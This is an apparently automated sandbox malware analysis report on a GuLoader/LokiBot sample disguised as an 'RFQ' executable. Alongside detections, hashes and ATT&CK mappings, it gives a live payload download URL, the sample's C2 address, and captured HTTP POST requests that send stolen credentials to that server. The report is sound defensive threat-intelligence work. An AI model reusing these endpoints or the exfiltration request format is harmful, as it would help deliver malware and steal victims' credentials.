

JOeSandbox Cloud BASIC



ID: 434725

Sample Name: RFQ

No3756368.exe

Cookbook: default.jbs

Time: 13:01:16

Date: 15/06/2021

Version: 32.0.0 Black Diamond

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Analysis Process: RFQ No3756368.exe PID: 6528 Parent PID: 6064	19
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Windows Analysis Report RFQ No3756368.exe

Overview

General Information

Sample Name:

RFQ No3756368.exe

Analysis ID:

434725

MD5:

ce51f15d31008c3..

SHA1:

9ed0987c6a26f61..

SHA256:

e4effdebb79bd1b..

Tags:

exe

Loki

Infos:

Most interesting Screenshot:

Detection

MALICIOUS

SUSPICIOUS

CLEAN

UNKNOWN

GuLoader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

Found malware configuration

Multi AV Scanner detection for subm...

Potential malicious icon found

Snort IDS alert for network traffic (e....

Yara detected GuLoader

C2 URLs / IPs found in malware con...

Contains functionality to detect hard...

Detected RDTSC dummy instruction...

Hides threads from debuggers

Machine Learning detection for samp...

Potentially malicious time measurem...

Tries to detect Any.run

Classification

Process Tree

System is w10x64

RFQ No3756368.exe

(PID: 6528 cmdline: 'C:\Users\luser\Desktop\RFQ No3756368.exe' MD5: CE51F15D31008C3606729B00036FE841)

RFQ No3756368.exe

(PID: 6824 cmdline: 'C:\Users\luser\Desktop\RFQ No3756368.exe' MD5: CE51F15D31008C3606729B00036FE841)

cleanup

Malware Configuration

Threatname: GuLoader

{

"Payload URL": "https://drive.google.com/uc?export=download&id=178gAB7Kg_oMzCSAzqF9y5fIXkgVf7x0t"

}

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
RFQ No3756368.exe	JoeSecurity_GuLoader_1	Yara detected GuLoader	Joe Security	

Sigma Overview

No Sigma rule has matched

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Signature Overview



Click to jump to signature section

AV Detection:



Found malware configuration

Multi AV Scanner detection for submitted file

Machine Learning detection for sample

Networking:



Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

System Summary:



Potential malicious icon found

Data Obfuscation:



Yara detected GuLoader

Malware Analysis System Evasion:



Contains functionality to detect hardware virtualization (CPUID execution measurement)

Detected RDTSC dummy instruction sequence (likely for instruction hammering)

Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

Anti Debugging:



Hides threads from debuggers

Potentially malicious time measurement code found

Stealing of Sensitive Information:



Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal ftp login credentials


Tries to steal Mail credentials (via file access)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Windows Management Instrumentation	Path Interception	Process Injection 1 1	Masquerading 1	OS Credential Dumping 2	Security Software Discovery 6 2 1	Remote Services	Email Collection 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 2	Eavesdrop Insecure Network Communic

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 2 2 1	Credentials in Registry 1	Virtualization/Sandbox Evasion 2 2 1	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 2	Exploit SS: Redirect PI Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1 1	Security Account Manager	Remote System Discovery 1	SMB/Windows Admin Shares	Data from Local System 2	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS: Track Devi Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 1	NTDS	System Information Discovery 3 1 3	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 1 4	SIM Card Swap


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
RFQ No3756368.exe	26%	Virustotal		Browse
RFQ No3756368.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://63.141.228.141/32.php/nuldTO9SBn3G	0%	Avira URL Cloud	safe	
http://pki.goog/gsr2/GTS1O1.crt0	0%	URL Reputation	safe	
http://pki.goog/gsr2/GTS1O1.crt0	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://pki.goog/gsr2/GTS1O1.crt0	0%	URL Reputation	safe	
http://pki.goog/gsr2/GTS1O1.crt0	0%	URL Reputation	safe	
http://crl.pki.goog/gsr2/gsr2.crl0?	0%	URL Reputation	safe	
http://crl.pki.goog/gsr2/gsr2.crl0?	0%	URL Reputation	safe	
http://crl.pki.goog/gsr2/gsr2.crl0?	0%	URL Reputation	safe	
http://crl.pki.goog/gsr2/gsr2.crl0?	0%	URL Reputation	safe	
http://crl.pki.goog/gsr2/gsr2.crl0?	0%	URL Reputation	safe	
http://https://pki.goog/repository/0	0%	URL Reputation	safe	
http://https://pki.goog/repository/0	0%	URL Reputation	safe	
http://https://pki.goog/repository/0	0%	URL Reputation	safe	
http://https://pki.goog/repository/0	0%	URL Reputation	safe	
http://crl.pki.goog/GTS1O1core.crl0	0%	URL Reputation	safe	
http://crl.pki.goog/GTS1O1core.crl0	0%	URL Reputation	safe	
http://crl.pki.goog/GTS1O1core.crl0	0%	URL Reputation	safe	
http://crl.pki.goog/GTS1O1core.crl0	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
googlehosted.l.googleusercontent.com	142.250.201.193	true	false		high
doc-14-7g-docs.googleusercontent.com	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://63.141.228.141/32.php/nuldTOn9SBn3G	true	Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
142.250.201.193	googlehosted.l.googleusercontent.com	United States		15169	GOOGLEUS	false
63.141.228.141	unknown	United States		33387	NOCIXUS	true

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	434725
Start date:	15.06.2021
Start time:	13:01:16
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 38s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	RFQ No3756368.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	7
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0

Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.rans.troj.spyw.evad.winEXE@3/2@1/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 1.7% (good quality ratio 0.4%) • Quality average: 18.8% • Quality standard deviation: 29.8%
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe • Stop behavior analysis, all processes terminated
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
13:03:20	API Interceptor	1x Sleep call for process: RFQ No3756368.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
63.141.228.141	Proforma Invoice.exe	Get hash	malicious	Browse	• 63.141.228.141/32.php/cViU8nooOLcrF
	DHL Receipt_AWB#600595460.exe	Get hash	malicious	Browse	• 63.141.228.141/32.php/tv9F9tOWmL3Dq
	TDF9XB01lbjiGuv.exe	Get hash	malicious	Browse	• 63.141.228.141/32.php/qB0GQ2GKLyuOU
	quote.exe	Get hash	malicious	Browse	• 63.141.228.141/32.php/GsoXa3yQ3p8IH
	Zahtjev za ponudu 15#U00b706#U00b72021#U00b7pdf.exe	Get hash	malicious	Browse	• 63.141.228.141/32.php/S7zr5v1fXI3Rb
	#U00c1raj#U00e1nlat k#U00e9r#U00e9se 15#U00b706#U00b72021#U00b7pdf.exe	Get hash	malicious	Browse	• 63.141.228.141/32.php/S7zr5v1fXI3Rb
	Cerere de oferta 15#U00b706#U00b72021#U00b7pdf.exe	Get hash	malicious	Browse	• 63.141.228.141/32.php/S7zr5v1fXI3Rb
	jO8Tn2nYdJ.exe	Get hash	malicious	Browse	• 63.141.228.141/32.php/3LJAZguIGMmJV

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	socdkv9RSS.exe	Get hash	malicious	Browse	63.141.228.141/32.php/3bi7icv31dccw
	Estatment.exe	Get hash	malicious	Browse	63.141.228.141/32.php/5l0ZnNa7AB6DI
	Proforma_Valid_Prices_Order no.0193884_doc.exe	Get hash	malicious	Browse	63.141.228.141/32.php/3LJAZguIGMmJV
	SecuriteInfo.com.Variant.MSILHeracles.18248.31707.exe	Get hash	malicious	Browse	63.141.228.141/32.php/NtbXO1knhRe3C
	TNT Shipment Documents.exe	Get hash	malicious	Browse	63.141.228.141/32.php/tv9F9tOWmL3Dq
	QUOTE 1B001.exe	Get hash	malicious	Browse	63.141.228.141/32.php/cUubrzlDZTTbS
	DOC.022000109530000.pdf.exe	Get hash	malicious	Browse	63.141.228.141/32.php/fw2pM7fnRpMCI
	detalles de la transferencia.pdf.exe	Get hash	malicious	Browse	63.141.228.141/32.php/fw2pM7fnRpMCI
	XpQz54zQrMpkJxs.exe	Get hash	malicious	Browse	63.141.228.141/32.php/NtbXO1knhRe3C
	DxMkM6DOH7.exe	Get hash	malicious	Browse	63.141.228.141/32.php/kMB4F28c3jZl6
	Detalles del pago.pdf.exe	Get hash	malicious	Browse	63.141.228.141/32.php/nPQcl6eLQb1MW
	Hu4JBGUQLs7Xh7q.exe	Get hash	malicious	Browse	63.141.228.141/32.php/nPQcl6eLQb1MW

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
NOCIXUS	Proforma Invoice.exe	Get hash	malicious	Browse	63.141.228.141
	DHL Receipt_AWB#600595460.exe	Get hash	malicious	Browse	63.141.228.141
	TDF9XB01IbjiGuv.exe	Get hash	malicious	Browse	63.141.228.141
	invoice_sh.html	Get hash	malicious	Browse	63.141.243.99
	quote.exe	Get hash	malicious	Browse	63.141.228.141
	Zahtjev za ponudu 15#U00b706#U00b72021#U00b7pdf.exe	Get hash	malicious	Browse	63.141.228.141
	#U00c1raj#U00e1nlat k#U00e9r#U00e9se 15#U00b706#U00b72021#U00b7pdf.exe	Get hash	malicious	Browse	63.141.228.141
	Cerere de oferta 15#U00b706#U00b72021#U00b7pdf.exe	Get hash	malicious	Browse	63.141.228.141
	j08Tn2nYdJ.exe	Get hash	malicious	Browse	63.141.228.141
	socdkv9RSS.exe	Get hash	malicious	Browse	63.141.228.141
	Estatment.exe	Get hash	malicious	Browse	63.141.228.141
	Proforma_Valid_Prices_Order no.0193884_doc.exe	Get hash	malicious	Browse	63.141.228.141
	SecuriteInfo.com.Variant.MSILHeracles.18248.31707.exe	Get hash	malicious	Browse	63.141.228.141
	TNT Shipment Documents.exe	Get hash	malicious	Browse	63.141.228.141
	QUOTE 1B001.exe	Get hash	malicious	Browse	63.141.228.141
	DOC.022000109530000.pdf.exe	Get hash	malicious	Browse	63.141.228.141
	detalles de la transferencia.pdf.exe	Get hash	malicious	Browse	63.141.228.141

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	XpQz54zQrMpkJxs.exe	Get hash	malicious	Browse	• 63.141.228.141
	DxMkM6DOH7.exe	Get hash	malicious	Browse	• 63.141.228.141
	Detalles del pago.pdf.exe	Get hash	malicious	Browse	• 63.141.228.141

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
37f463bf4616ecd445d4a1937da06e19	IFS PO#268731 RFQ NEW IFS PO#268731.exe	Get hash	malicious	Browse	• 142.250.201.193
	hG6FzLXtsf.xls	Get hash	malicious	Browse	• 142.250.201.193
	documentation_71202.xlsb	Get hash	malicious	Browse	• 142.250.201.193
	invoice_sh.html	Get hash	malicious	Browse	• 142.250.201.193
	PO094638.exe	Get hash	malicious	Browse	• 142.250.201.193
	P0fhg2Duqa.xls	Get hash	malicious	Browse	• 142.250.201.193
	7#U1d05.html	Get hash	malicious	Browse	• 142.250.201.193
	FJsHsTO148.xls	Get hash	malicious	Browse	• 142.250.201.193
	psaPr187eJ.xls	Get hash	malicious	Browse	• 142.250.201.193
	DHL_SHIPMENT_NOTICE#6142020_Signed_.exe	Get hash	malicious	Browse	• 142.250.201.193
	GENERAL DYNAMICS_WIRE_REMITTANCE.xlsx	Get hash	malicious	Browse	• 142.250.201.193
	GENERAL DYNAMICS_WIRE_REMITTANCE_virus_scan.xlsx	Get hash	malicious	Browse	• 142.250.201.193
	May Release Check #39733.html	Get hash	malicious	Browse	• 142.250.201.193
	tender-461487493.xlsb	Get hash	malicious	Browse	• 142.250.201.193
	Sifaris siyah#U0131s#U0131. Sitat.exe	Get hash	malicious	Browse	• 142.250.201.193
	MV4WSB1Wje.exe	Get hash	malicious	Browse	• 142.250.201.193
	ILILrEtVb1.exe	Get hash	malicious	Browse	• 142.250.201.193
	GaUJ2oJBuY.exe	Get hash	malicious	Browse	• 142.250.201.193
	y74H7ek2rC.exe	Get hash	malicious	Browse	• 142.250.201.193
	MoDLWYDM3Z.exe	Get hash	malicious	Browse	• 142.250.201.193

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Roaming\C79A3B\B52B3F.lck	
Process:	C:\Users\user\Desktop\RFQ No3756368.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A

C:\Users\user\AppData\Roaming\C79A3B\B52B3F.lck	
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1

C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-3853321935-2125563209-4053062332-1002\bc49718863ee53e026d805ec372039e9_d06ed635-68f6-4e9a-955c-4899f5f57b9a	
Process:	C:\Users\user\Desktop\RFQ No3756368.exe
File Type:	data
Category:	dropped
Size (bytes):	598
Entropy (8bit):	0.6390116820665388
Encrypted:	false
SSDEEP:	3:/lbel/l/lbel/l/lbel/l/lbel/l/lbq:4/g/g/g/g/g/g
MD5:	80F54DC1616678F37E478AC064CEC423
SHA1:	B8DB85EC31702B48B95A727092A38B446360FCA7
SHA-256:	A3AD19CA6EA04695FCD30034EAF389235385F3FA283837316916AF0CDA09DCC0
SHA-512:	6B3595E6C9B1EF62BBF5FA5716AFC09CF5025FB3E8B8906B773B37AE0EB6DB10A3DBC0392E681D9DDA72EDF6FB357679F9E2BC06B7857B11083A916FE0A2DEE5
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	user......user......user.....user......user......user.....user......user......user.....

Static File Info

General	
File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	4.6757788357261525
TrID:	- Win32 Executable (generic) a (10002005/4) 99.15% - Win32 Executable Microsoft Visual Basic 6 (82127/2) 0.81% - Generic Win/DOS Executable (2004/3) 0.02% - DOS Executable Generic (2002/1) 0.02% - Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	RFQ No3756368.exe
File size:	143360
MD5:	ce51f15d31008c3606729b00036fe841
SHA1:	9ed0987c6a26f61afb6fa772dce9b4a6ddd9090c
SHA256:	e4effdebb79bd1b3d2e3a2510a96f44cbf9ca4961340c7ca1f276bd3c527afb2
SHA512:	a0c1b0550caea0002225920679a7642e08aaaa9d5c8b6ade1cbd192a37980129aa751d7e1fcdc51d6774461f4223d19d6b4959c9da0e6acab9b858f41e08da0
SSDEEP:	1536:hCcQYhjXnSCSv+0fYB8C0By866sqptPDe9bHE+ksxuBv:YcDgC5fYSCA7De94n
File Content Preview:	MZ.....@.....!..L.!Th is program cannot be run in DOS mode....\$.....#...B...B ...B..L^...B...`...B...d...B..Rich.B.....PE..L....{`.....0.....@.....

File Icon

	
Icon Hash:	20047c7c70f0e004

Static PE Info

General	
Entrypoint:	0x40142c
Entrypoint Section:	.text

General

Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x60C87B09 [Tue Jun 15 10:03:53 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	646b0badad20ba025cd8fef6f59a6973

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x1fdc8	0x20000	False	0.342445373535	data	4.92996328226	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.data	0x21000	0x12a0	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x23000	0x9bc	0x1000	False	0.178466796875	data	2.12743222651	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Possible Origin

Language of compilation system	Country where language is spoken	Map
Sesotho (Sutu)	South Africa	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
06/15/21-13:03:17.644850	TCP	2024312	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M1	49756	80	192.168.2.4	63.141.228.141
06/15/21-13:03:17.644850	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49756	80	192.168.2.4	63.141.228.141
06/15/21-13:03:17.644850	TCP	2025381	ET TROJAN LokiBot Checkin	49756	80	192.168.2.4	63.141.228.141
06/15/21-13:03:17.644850	TCP	2024317	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M2	49756	80	192.168.2.4	63.141.228.141
06/15/21-13:03:18.762554	TCP	2024312	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M1	49757	80	192.168.2.4	63.141.228.141
06/15/21-13:03:18.762554	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49757	80	192.168.2.4	63.141.228.141

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
06/15/21-13:03:18.762554	TCP	2025381	ET TROJAN LokiBot Checkin	49757	80	192.168.2.4	63.141.228.141
06/15/21-13:03:18.762554	TCP	2024317	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M2	49757	80	192.168.2.4	63.141.228.141
06/15/21-13:03:19.780968	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49758	80	192.168.2.4	63.141.228.141
06/15/21-13:03:19.780968	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49758	80	192.168.2.4	63.141.228.141
06/15/21-13:03:19.780968	TCP	2025381	ET TROJAN LokiBot Checkin	49758	80	192.168.2.4	63.141.228.141
06/15/21-13:03:19.780968	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49758	80	192.168.2.4	63.141.228.141
06/15/21-13:03:20.825253	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49759	80	192.168.2.4	63.141.228.141
06/15/21-13:03:20.825253	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49759	80	192.168.2.4	63.141.228.141
06/15/21-13:03:20.825253	TCP	2025381	ET TROJAN LokiBot Checkin	49759	80	192.168.2.4	63.141.228.141
06/15/21-13:03:20.825253	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49759	80	192.168.2.4	63.141.228.141

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jun 15, 2021 13:03:14.373939991 CEST	192.168.2.4	8.8.8.8	0xf8a2	Standard query (0)	doc-14-7g-docs.googleusercontent.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jun 15, 2021 13:03:14.418020964 CEST	8.8.8.8	192.168.2.4	0xf8a2	No error (0)	doc-14-7g-docs.googleusercontent.com	googlehosted.l.googleusercontent.com		CNAME (Canonical name)	IN (0x0001)
Jun 15, 2021 13:03:14.418020964 CEST	8.8.8.8	192.168.2.4	0xf8a2	No error (0)	googlehosted.l.googleusercontent.com		142.250.201.193	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 63.141.228.141

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49756	63.141.228.141	80	C:\Users\user\Desktop\RFQ No3756368.exe

Timestamp	kBytes transferred	Direction	Data
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[illegible]

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49757	63.141.228.141	80	C:\Users\user\Desktop\RFQ No3756368.exe

Timestamp	kBytes transferred	Direction	Data
Jun 15, 2021 13:03:18.762553930 CEST	4211	OUT	POST /32.php/nuldTO9SBn3G HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 63.141.228.141 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 8C21EEAE Content-Length: 190 Connection: close

[illegible]

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49759	63.141.228.141	80	C:\Users\user\Desktop\RFQ No3756368.exe

Timestamp	kBytes transferred	Direction	Data
Jun 15, 2021 13:03:20.825253010 CEST	4235	OUT	POST /32.php/nuldTO n9SBn3G HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 63.141.228.141 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 8C21EEAE Content-Length: 163 Connection: close

Timestamp	kBytes transferred	Direction	Data
Jun 15, 2021 13:03:21.576517105 CEST	4236	IN	HTTP/1.1 404 Not Found Date: Tue, 15 Jun 2021 11:03:20 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 0d 0a 0d 0a 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 3e 0d 0a 20 20 20 20 3c 68 65 61 64 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 61 63 68 65 2d 63 6f 6e 74 72 6f 6c 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 50 72 61 67 6d 61 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 45 78 70 69 72 65 73 22 20 63 6f 6e 74 65 6e 74 3d 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2e 30 22 3e 0d 0a 20 20 20 20 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 4d 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 62 6f 64 79 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 